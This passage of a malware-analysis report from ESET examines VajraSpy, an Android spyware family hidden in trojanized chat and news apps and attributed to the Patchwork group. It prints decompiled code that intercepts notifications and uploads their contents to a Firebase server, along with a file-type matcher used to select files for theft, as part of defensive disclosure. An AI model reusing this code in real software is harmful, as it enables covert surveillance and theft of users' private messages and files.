VajraSpy: A Patchwork of espionage apps

By Lukas Stefanko

Archived: 2026-04-29 02:07:55 UTC

ESET researchers have identified twelve Android espionage apps that share the same malicious code: six were available on Google Play, and six were found on VirusTotal. All the observed applications were advertised as messaging tools apart from one that posed as a news app. In the background, these apps covertly execute remote access trojan (RAT) code called VajraSpy, used for targeted espionage by the Patchwork APT group.

VajraSpy has a range of espionage functionalities that can be expanded based on the permissions granted to the app bundled with its code. It steals contacts, files, call logs, and SMS messages, but some of its implementations can even extract WhatsApp and Signal messages, record phone calls, and take pictures with the camera.

According to our research, this Patchwork APT campaign targeted users mostly in Pakistan.

> **Key points of the report:**
>
> - We discovered a new cyberespionage campaign that, with a high level of confidence, we attribute to the Patchwork APT group.
> - The campaign leveraged Google Play to distribute six malicious apps bundled with VajraSpy RAT code; six more were distributed in the wild.
> - The apps on Google Play reached over 1,400 installs and are still available on alternative app stores.
> - Poor operational security around one of the apps allowed us to geolocate 148 compromised devices.

Overview

In January 2023, we detected a trojanized news app called Rafaqat رفاقت (the Urdu word translates to Fellowship) being used to steal user information. Further research uncovered several more applications with the same malicious code as Rafaqat رفاقت. Some of these apps shared the same developer certificate and user interface. In total, we analyzed 12 trojanized apps, six of which (including Rafaqat رفاقت) had been available on Google Play, and six of which were found in the wild. The six malicious apps that had been available on Google Play were downloaded more than 1,400 times altogether.

Based on our investigation, the threat actors behind the trojanized apps probably used a honey-trap romance scam to lure their victims into installing the malware.

> Note: This research covers specific apps and package names that have since been removed from the Google Play store. Any similarly or identically named apps, such as MeetMe, that are still available on Google Play are purely coincidental and have not been affected.

All the apps that were at some point available on Google Play had been uploaded there between April 2021 and March 2023. The first of the apps to appear was Privee Talk, uploaded on April 1st, 2021, reaching around 15 installs. Then, in October 2022, it was followed by MeetMe, Let's Chat, Quick Chat, and Rafaqat رفاق installed altogether over 1,000 times. The last app available on Google Play was Chit Chat, which appeared in March 2023 and reached more than 100 installs.

The apps share several commonalities: most are messaging applications, and all are bundled with the VajraSpy RAT code. MeetMe and Chit Chat use an identical user login interface; see Figure 1. Furthermore, the Hello Chat (not available on

Google Play store) and Chit Chat apps were signed by the same unique developer certificate (SHA-1 fingerprint: 881541A1104AEDC7CEE504723BD5F63E15DB6420), which means the same developer created them.




Figure 1. Login screen of Hello Chat (left) and MeetMe and Chit Chat (right)

Apart from the apps that used to be available on Google Play, six more messaging applications were uploaded to VirusTotal. Chronologically, YohooTalk was the first to appear there, in February 2022. The TikTalk app appeared on VirusTotal late in April 2022; almost immediately afterward, MalwareHunterTeam on X (formerly Twitter) shared it with the domain where it was available for download (fich[.]buzz). Hello Chat was uploaded in April 2023. Nidus and GlowChat were uploaded there in July 2023, and lastly, Wave Chat in September 2023. These six trojanized apps contain the same malicious code as those found on Google Play.

Figure 2 shows the dates when each application became available, either on Google Play or as a sample on VirusTotal.




Figure 2. Timeline showing the dates when the trojanized apps became available

ESET is a member of the App Defense Alliance and an active partner in the malware mitigation program, which aims to quickly find Potentially Harmful Applications (PHAs) and stop them before they ever make it onto Google Play.

As a Google App Defense Alliance partner, ESET identified Rafaqat رفاقت as malicious and promptly shared these findings with Google. At that point in time, Rafaqat رفاقت had already been removed from the storefront. Other apps, at the time of sharing sample with us, were scanned and not flagged as malicious. All the apps identified in the report that were on Google Play are no longer on available on the Play store.

Victimology

While ESET telemetry data registered detections from Malaysia only, we believe those were only incidental and did not constitute the actual targets of the campaign. During our investigation, weak operational security of one of the apps led to some victim data being exposed, which allowed us to geolocate 148 compromised devices in Pakistan and India. These were likely the actual targets of the attacks.

Another clue pointing toward Pakistan is the name of the developer used for the Google Play listing of the Rafaqat رفاقت app. The threat actors used the name Mohammad Rizwan, which is also the name of one of the most popular cricket players from Pakistan. Rafaqat رفاقت and several more of these trojanized apps also had the Pakistani country calling code selected by default on their login screen. According to Google Translate, رفاقت means "fellowship" in Urdu. Urdu is one of national languages in Pakistan.

We believe the victims were approached via a honey-trap romance scam where the campaign operators feigned romantic and/or sexual interest in their targets on another platform, and then convinced them to download these trojanized apps.

Attribution to Patchwork

The malicious code executed by the apps was first discovered in March 2022 by QiAnXin. They named it VajraSpy and attributed it to APT-Q-43. This APT group targets mostly diplomatic and government entities.

In March 2023, Meta published its first quarter adversarial threat report that contains their take down operation and tactics, techniques and procedures (TTPs) of various APT groups. The report includes take down operation conducted by Patchwork APT group that consists of fake social media accounts, Android malware hashes, and distribution vector. The Threat indicators section of that report includes samples that were analyzed and reported by QiAnXin with the same distribution domains.

In November 2023, Qihoo 360 independently published an article matching malicious apps described by Meta and this report, attributing them to VajraSpy malware operated by Fire Demon Snake (APT-C-52), a new APT group.

Our analysis of these apps revealed that they all share the same malicious code and belong to the same malware family, VajraSpy. Meta's report includes more comprehensive information, which might give Meta better visibility on the campaigns and also more data to identify the APT group. Because of that, we attributed VajraSpy to the Patchwork APT group.

Technical analysis

VajraSpy is a customizable trojan usually disguised as a messaging application, used to exfiltrate user data. We noticed that the malware has been using the same class names across all its observed instances, be they the samples found by ESET or by other researchers.

To illustrate, Figure 3 shows a comparison of malicious classes of variants of VajraSpy malware. The screenshot on the left is a list of malicious classes found in Click App discovered by Meta, the one in the middle lists the malicious classes in MeetMe (discovered by ESET), and the screenshot on the right shows the malicious classes in WaveChat, a malicious app found in the wild. All the apps share the same worker classes responsible for data exfiltration.




Figure 3. The same malicious classes in Click (left), MeetMe (middle), and WaveChat (right) apps

Figure 4 and Figure 5 show the code responsible for exfiltrating notifications from the Crazy Talk app mentioned in Meta's report, and the Nidus app, respectively.

```
public void onNotificationPosted(StatusBarNotification sbn) {
    root = Firebase.getInstance().getStorageReference();
    Log.i("noti", "**********  onNotificationPosted");
    Log.i("noti", "ID :" + sbn.getId() + "t" + ((Object) sbn.getNotification().tickerText) + "t" + sbn.getPackageName());
    Log.i("noti", "received");
    String appName = sbn.getPackageName();
    String title = sbn.getNotification().extras.getString(NotificationCompat.EXTRA_TITLE);
    CharSequence contentCs = sbn.getNotification().extras.getCharSequence(NotificationCompat.EXTRA_TEXT);
    String content = contentCs != null ? contentCs.toString() : "";
    long postTime = sbn.getPostTime();
    String uniqueKey = null;
    if (Build.VERSION.SDK_INT >= 20) {
        uniqueKey = sbn.getKey();
    }
    JSONObject data = new JSONObject();
    try {
        data.put("appName", appName);
        data.put("title", title);
        data.put(FirebaseAnalytics.Param.CONTENT, "" + content);
        data.put("postTime", postTime);
        data.put("key", uniqueKey);
    } catch (JSONException e) {
        Log.i("noti", "json error");
        e.printStackTrace();
    }
    String noti = String.valueOf(postTime) + ".json";
    Log.i("noti", noti);
    try {
        root.child("noti/" + noti).putBytes(data.toString().getBytes("utf-8"));
        Log.i("noti_upload", noti);
```

Figure 4. Code responsible for intercepting notifications in the Crazy Talk app

```
public void onNotificationPosted(StatusBarNotification sbn) {
    root = Firebase.getInstance().getStorageReference();
    Log.i("noti", "**********  onNotificationPosted");
    Log.i("noti", "ID :" + sbn.getId() + "t" + ((Object) sbn.getNotification().tickerText) + "t" + sbn.getPackageName());
    Log.i("noti", "received");
    String appName = sbn.getPackageName();
    String title = sbn.getNotification().extras.getString(NotificationCompat.EXTRA_TITLE);
    CharSequence contentCs = sbn.getNotification().extras.getCharSequence(NotificationCompat.EXTRA_TEXT);
    String content = contentCs != null ? contentCs.toString() : "";
    long postTime = sbn.getPostTime();
    String uniqueKey = null;
    if (Build.VERSION.SDK_INT >= 20) {
        uniqueKey = sbn.getKey();
    }
    JSONObject data = new JSONObject();
    try {
        data.put("appName", appName);
        data.put("title", title);
        data.put(FirebaseAnalytics.Param.CONTENT, "" + content);
        data.put("postTime", postTime);
        data.put("key", uniqueKey);
    } catch (JSONException e) {
        Log.i("noti", "json error");
        e.printStackTrace();
    }
    String noti = String.valueOf(postTime) + ".json";
    Log.i("noti", noti);
    try {
        StorageReference storageReference = root;
        if (storageReference != null) {
            storageReference.child("noti/" + noti).putBytes(data.toString().getBytes("utf-8"));
        }
        Log.i("noti_upload", noti);
```

Figure 5. Code responsible for intercepting notifications in the Nidus app

The extent of VajraSpy's malicious functionalities varies based on the permissions granted to the trojanized application.

For easier analysis, we have split the trojanized apps into three groups.

Group One: trojanized messaging applications with basic functionalities

The first group comprises all the trojanized messaging applications that used to be available on Google Play, i.e., MeetMe, Privee Talk, Let's Chat, Quick Chat, GlowChat, and Chit Chat. It also includes Hello Chat, which wasn't available on Google Play.

All the applications in this group provide standard messaging functionality, but first, they require the user to create an account. Creating an account depends on phone number verification via a one-time SMS code – if the phone number cannot be verified, the account will not be created. However, whether the account is created or not is mostly irrelevant to the malware, as VajraSpy runs regardless. The one possible utility of having the victim verify the phone number could be for the threat actors to learn their victim's country code, but this is just speculation on our part.

These apps share the same malicious functionality, being capable of exfiltrating the following:

- contacts,
- SMS messages,
- call logs,
- device location,
- a list of installed apps, and
- files with specific extensions (.pdf, .doc, .docx, .txt, .ppt, .pptx, .xls, .xlsx, .jpg, .jpeg, .png, .mp3, .Om4a, .aac, and .opus).

Some of the apps can exploit their permissions to access notifications. If such permission is granted, VajraSpy can intercept received messages from any messaging application, including SMS messages.

Figure 6 shows a list of file extensions that VajraSpy is capable of exfiltrating from a device.

```
private int getType(File file) {
    if (file.getName().endsWith(".pdf")) {
        return 1;
    }
    if (file.getName().endsWith(".doc")) {
        return 2;
    }
    if (file.getName().endsWith(".docx")) {
        return 3;
    }
    if (file.getName().endsWith(".txt")) {
        return 4;
    }
    if (file.getName().endsWith(".ppt")) {
        return 5;
    }
    if (file.getName().endsWith(".pptx")) {
        return 6;
    }
    if (file.getName().endsWith(".xls")) {
        return 7;
    }
    if (file.getName().endsWith(".xlsx")) {
        return 8;
    }
    if (file.getName().endsWith(".jpg")) {
        return 9;
    }
    if (file.getName().endsWith(".jpeg")) {
        return 10;
    }
    if (file.getName().endsWith(".png")) {
        return 11;
    }
    if (file.getName().endsWith(".mp3")) {
        return 12;
    }
    if (file.getName().endsWith(".Om4a")) {
        return 13;
    }
    if (file.getName().endsWith(".aac")) {
        return 14;
    }
    if (file.getName().endsWith(".opus")) {
        return 15;
    }
```

Figure 6. File extensions of exfiltrated files

The operators behind the attacks used Firebase Hosting, a web content hosting service, for the C&C server. Apart from serving as the C&C, the server was also used to store the victims' account information and exchanged messages. We reported the server to Google, since they provide Firebase.

Group Two: trojanized messaging applications with advanced functionalities

Group two consists of TikTalk, Nidus, YohooTalk, and Wave Chat, as well as the instances of VajraSpy malware described in other research pieces, such as Crazy Talk (covered by Meta and QiAnXin).

As with those in Group One, these apps ask the potential victim to create an account and verify their phone number using a one-time SMS code. The account won't be created if the phone number is not verified, but VajraSpy will run anyway.

The apps in this group possess expanded capabilities compared to those in Group One. In addition to the first group's functionalities, these apps are able to exploit built-in accessibility options to intercept WhatsApp, WhatsApp Business, and Signal communication. VajraSpy logs any visible communication from these apps in the console and in the local database, and subsequently uploads it to the Firebase-hosted C&C server. To illustrate, Figure 7 depicts the malware logging WhatsApp communication in real time.




Figure 7. User opened WhatsApp chat (left), and VajraSpy logged and sotred all visible text (right)

Additionally, their extended capabilities allow them to spy on chat communications and intercept notifications. All in all, the Group Two apps are capable of exfiltrating the following in addition to those that can be exfiltrated by Group One apps:

- received notifications, and
- exchanged messages in WhatsApp, WhatsApp Business, and Signal.

One of the apps in this group, Wave Chat, has even more malicious capabilities on top of those we have already covered. It also behaves differently upon initial launch, asking the user to allow accessibility services. Once allowed, these services automatically enable all the necessary permissions on the user's behalf, expanding the scope of VajraSpy's access to the device. In addition to the previously mentioned malicious functionality, Wave Chat can also:

- record phone calls,
- record calls from WhatsApp, WhatsApp Business, Signal, and Telegram,
- log keystrokes,
- take pictures using the camera,
- record surrounding audio, and
- scan for Wi-Fi networks.

Wave Chat can receive a C&C command to take a picture using the camera, and another command to record audio, either for 60 seconds (by default) or for the amount of time specified in the server response. The captured data is then exfiltrated to the C&C via POST requests.

To receive commands and store user messages, SMS messages, and the contact list, Wave Chat uses a Firebase server. For other exfiltrated data, it uses a different C&C server and a client based on an open-source project called Retrofit. Retrofit is an Android REST client in Java that makes it easy to retrieve and upload data via a REST-based web service. VajraSpy uses it to upload user data unencrypted to the C&C server via HTTP.


Group Three: non-messaging applications

So far, the only application that belongs to this group is the one that kicked off this research in the first place – Rafaqat رفاقت. It is the only VajraSpy application that is not used for messaging, and is ostensibly used to deliver the latest news. Since news apps don't need to request intrusive permissions such as access to SMS messages or call logs, the malicious capabilities of Rafaqat رفاقت are limited when compared to the other analyzed applications.

Rafaqat رفاقت was uploaded to Google Play on October 26th, 2022 by a developer going by the name Mohammad Rizwan, which is also the name of one of the most popular Pakistani cricket players. The application reached over a thousand installs before being removed from the Google Play store.

Interestingly, the same developer submitted two more apps with an identical name and malicious code for upload to Google Play some weeks before Rafaqat رفاقت appeared. However, these two apps were not published on Google Play.

The app's login interface with the Pakistan country code preselected can be seen in Figure 8.


10:31
Rafaqat رفاقت
NEWS
PK +92
Enter number here
Contact Us
Terms and Conditions
LOGIN
رفاقت




Figure 8. Login screen for the Rafaqat رفاقت app

While the app requires a login using a phone number upon launch, no number verification is implemented, meaning that the user can employ any phone number to log in.

Rafaqat رفاقت can intercept notifications and exfiltrate the following:

- contacts, and
